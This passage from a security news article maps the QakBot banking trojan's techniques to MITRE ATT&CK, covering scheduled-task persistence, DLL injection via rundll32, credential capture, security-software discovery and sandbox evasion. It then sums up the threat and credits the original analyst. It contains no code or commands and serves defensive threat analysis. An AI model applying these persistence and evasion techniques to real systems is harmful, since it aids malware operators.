Execution, Persistence, Privilege Escalation	**T1053**	Scheduled Task/Job	QakBot creates tasks to maintain persistence.
Execution, Persistence, Privilege Escalation	**T1053.005**	Scheduled Task/Job: Scheduled Task	QakBot uses this TTP as a way of executing every time the malicious DLL.
Defense Evasion, Privilege Escalation	**T1055**	Process Injection	QakBot uses Process Injection to load into the memory some payloads.
Defense Evasion, Privilege Escalation	**T1055.001**	Process Injection: Dynamic-link Library Injection	DLL injection is used to load QakBot via rundll32 Windows utility.
Collection, Credential Access	**T1056**	Input Capture	QakBot collects credentials and sensitive data from the victim's devices.
Discovery	**T1057**	Process Discovery	QakBot performs process discovery.
Discovery	**T1082**	System Information Discovery	QakBot obtains the list of processes and other details.
Discovery, Defense Evasion	**T1497**	Virtualization/Sandbox Evasion	Anti-VM and sandbox techniques are used to evade detection.
Discovery, Defense Evasion	**T1497.003**	Virtualization/Sandbox Evasion: Time Based Evasion	Time-based evasion is checked during the malware run time.
Discovery	**T1518**	Software Discovery	A list of the installed software is obtained.
Discovery	**T1518.001**	Software Discovery: Security Software Discovery	Installed AVs and other security software are obtained.

Final Thoughts

QakBot is a sophisticated trojan designed to collect banking information from victims' devices. This piece of malware is targeting mostly US organizations and it is equipped with a variety of evasion and info-stealing routines as well as worm-like functions to make it persistent. In recent reports, it could be used to drop other malware such as ProLock, Egregor ransomware.

QakBot is a challenging threat with capabilities to avoid dynamic analysis in automatic sandboxes with the delayed executions present in its dropper as well as other tricks. With this capability in place, interactive sandboxes, for instance, won't extract IoCs and artifacts from the malware easily.

Last but not least, thanks to all the guys who contributed to this analysis and mentioned in the reference section below.

Additional details are available in the original analysis published by Pedro Tavares on his blog:

> https://seguranca-informatica.pt/a-taste-of-the-latest-release-of-qakbot/#.YJOjUrUzY2y

About the author: Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

Follow me on Twitter: **@securityaffairs** and **Facebook**

[adrotate banner="9"]	[adrotate banner="12"]

Pierluigi Paganini

(SecurityAffairs – hacking, QakBot)

[adrotate banner="5"]

[adrotate banner="13"]

Source: https://securityaffairs.co/wordpress/117558/cyber-crime/qakbot-latest-release.html